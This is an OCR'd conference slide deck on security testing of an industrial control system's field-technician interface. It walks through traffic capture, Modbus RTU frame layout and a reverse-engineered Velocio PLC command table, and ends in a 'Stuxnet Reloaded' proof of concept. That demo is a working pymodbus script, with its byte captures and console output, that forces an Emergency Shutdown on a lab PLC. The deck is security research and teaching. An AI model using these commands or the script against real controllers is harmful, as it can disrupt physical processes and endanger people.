
**Goal: Gain an understanding of the interface feature set and identify functions that should be targeted for later tasks.**

# COMMUNICATION CAPTURE


Use a hardware or software tool to intercept normal communications on the interface. Capture all identified target functions from previous tasks.

**Goal: Obtain low-level capture of targeted functions.**

# COMMUNICATION CAPTURE



# COMMUNICATION CAPTURE



# CAPTURE ANALYSIS

Analyze interface captures, identifying weaknesses in authentication, authorization, and integrity controls.

Gain an understanding of how data is requested, and commands are sent. If the protocol uses authentication, attempt to identify the passwords or keys being sent before a session is established.

**Goal: Identify potential vulnerabilities and attacks.**

# MODBUS RTU PAYLOAD

| 01 | 03 | 0000 0003 | 05CB |
|---|---|---|---|
| Unit ID | Function | Function's Data | CRC |

| Name | Length | Description |
|---|---|---|
| Unit ID | 1 byte | Slave Address (255 if not used) |
| Function Code | 1 byte | Function codes as seen previously |
| Data bytes | N bytes | Data as response or commands |
| CRC | 2 bytes | Cyclic Redundancy Check |

# VELOCIO PROTOCOL REVERSING

| Command | Magic Bytes | Length | Function Category | Function Data |
|---|---|---|---|---|
| Play | 56 ff ff 00 | 07 | F1 | 01 |
| Pause | 56 ff ff 00 | 07 | F1 | 02 |
| Reset | 56 ff ff 00 | 07 | F1 | 06 |
| Step Into | 56 ff ff 00 | 07 | F1 | 03 |
| Step Out | 56 ff ff 00 | 07 | F1 | 04 |
| Step Over | 56 ff ff 00 | 07 | F1 | 05 |
| Enter Debug | 56 ff ff 00 | 07 | F0 | 02 |
| Exit Debug | 56 ff ff 00 | 07 | F0 | 01 |
| Set Output 1 OFF | 56 ff ff 00 | 15 | 11 | 00 01 00 00 09 01 00 00 01 00 01 00 00 **00** |
| Set Output 1 ON | 56 ff ff 00 | 15 | 11 | 00 01 00 00 09 01 00 00 01 00 01 00 00 **01** |

# INTERFACE ENDPOINT IMPERSONATION

Build a tool to impersonate/simulate the field technician software while communicating with the field device interface, or the attack tool could simulate the field device interface while communicating with the field device tool.

**Goal: Obtain a usable attack point to perform later tasks.**

# EXPLOITATION

Based on the findings from previous tasks, determine feasible attacks that can be launched on the field technician interface.

**Goal: Create proof of concept attacks to demonstrate the feasibility and business risks created by the discovered vulnerabilities.**

# STUXNET RELOADED


What if I can build a script (aka malware) to interact with our ACE 11 Velocio PLC and run the Emergency Shutdown Process?

**How?** Python ‘pymodbus’ interface

```python
#!/usr/bin/env python
from pymodbus.client.sync import ModbusSerialClient as ModbusClient

with ModbusClient(method='rtu', port='/dev/ttyACM0', timeout=1) as client:
    result = client.read_coils(10, 8, unit=0x01)
    print("Emergency Shutdown is running? ", result.bits[5])
    raw_input("Press ENTER to enable the Emergency Shutdown...")
    client.write_coil(15, True, unit=0x01)
    result = client.read_coils(10, 8, unit=0x01)
    print("Emergency Shutdown is running? ", result.bits[5])
```

| Type | Function | Function Data | CRC |
|---|---|---|---|
| **Request** | 01 | 00 0F 00 01 | CD C9 |
| Response | 01 | 01 00 51 88 | |
| **Request** | 05 | 00 0F FF 00 | BC 39 |
| Response | 05 | 00 0F FF 00 | BC 39 |
| **Request** | 01 | 00 0F 00 01 | CD C9 |
| Response | 01 | 01 01 90 48 | |

# POC || GTFO





```
root@ctp:~# python stuxnet-reloaded.py
('Batch Process is running? ', True)
('Emergency Stop Enabled? ', False)
('Pump Enabled = ', False)
('Mixer Enabled = ', False)
('Gas Centrifuge Enabled= ', False)
('Conveyor Belt Enabled = ', True)
('Analyzing Results = ', False)
('Emergency Shutdown is running? ', False)

Press ENTER to enable the Emergency Shutdown...
('Emergency Shutdown is running? ', True)
root@ctp:~#
```

# QUESTIONS TIME!

**PAOLO STAGNO**
voidsec@voidsec.com

VOIDSEC

"Some things in life are unpredictable,
your Security does not have to be one of them"



**@VOID_SEC**

# RESOURCES

- Research on the “State of Industrial Control Systems (ICS) in Italy”: https://voidsec.com/state-of-industrial-control-systems-ics-in-italy/
- Definitions: https://www.trendmicro.com/vinfo/in/security/definition/industrial-control-system
- SCADA Malware: https://www.wired.com/story/crash-override-malware/, https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/, https://www.wired.com/2016/01/everything-we-know-about-ukraines-power-plant-hack/, https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html, https://samvartaka.github.io/malware/2018/01/16/triton
- SCADA Schema: https://csrc.nist.gov/publications/detail/nistir/7628/rev-1/final
- General SCADA material: Justin Searle (justin@meeas.com)
- ICS & SCADA High Level diagram: https://documents.trendmicro.com/images/TEx/articles/ICS-System.jpg https://documents.trendmicro.com/images/TEx/articles/Sacada-function.jpg
- Modbus: www.modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf
- VELOCIO ACE PLC: https://aceautomation.eu

- Icons: https://icon-icons.com/it/icona/Darth-Vader--guerre-stellari/34501 https://www.iconfinder.com/icons/543490/droid_helmet_star_starwars_wars_icon https://www.iconfinder.com/icons/543491/droid_helmet_soldier_star_starwars_storm_trooper_wars_icon
- Death Star Image: google images
- Star Wars Twitter Image: Adam Koford (@apelad)
- Star Wars Font: https://www.starwarsfont.com/ & https://www.dafont.com/it/han-solo.font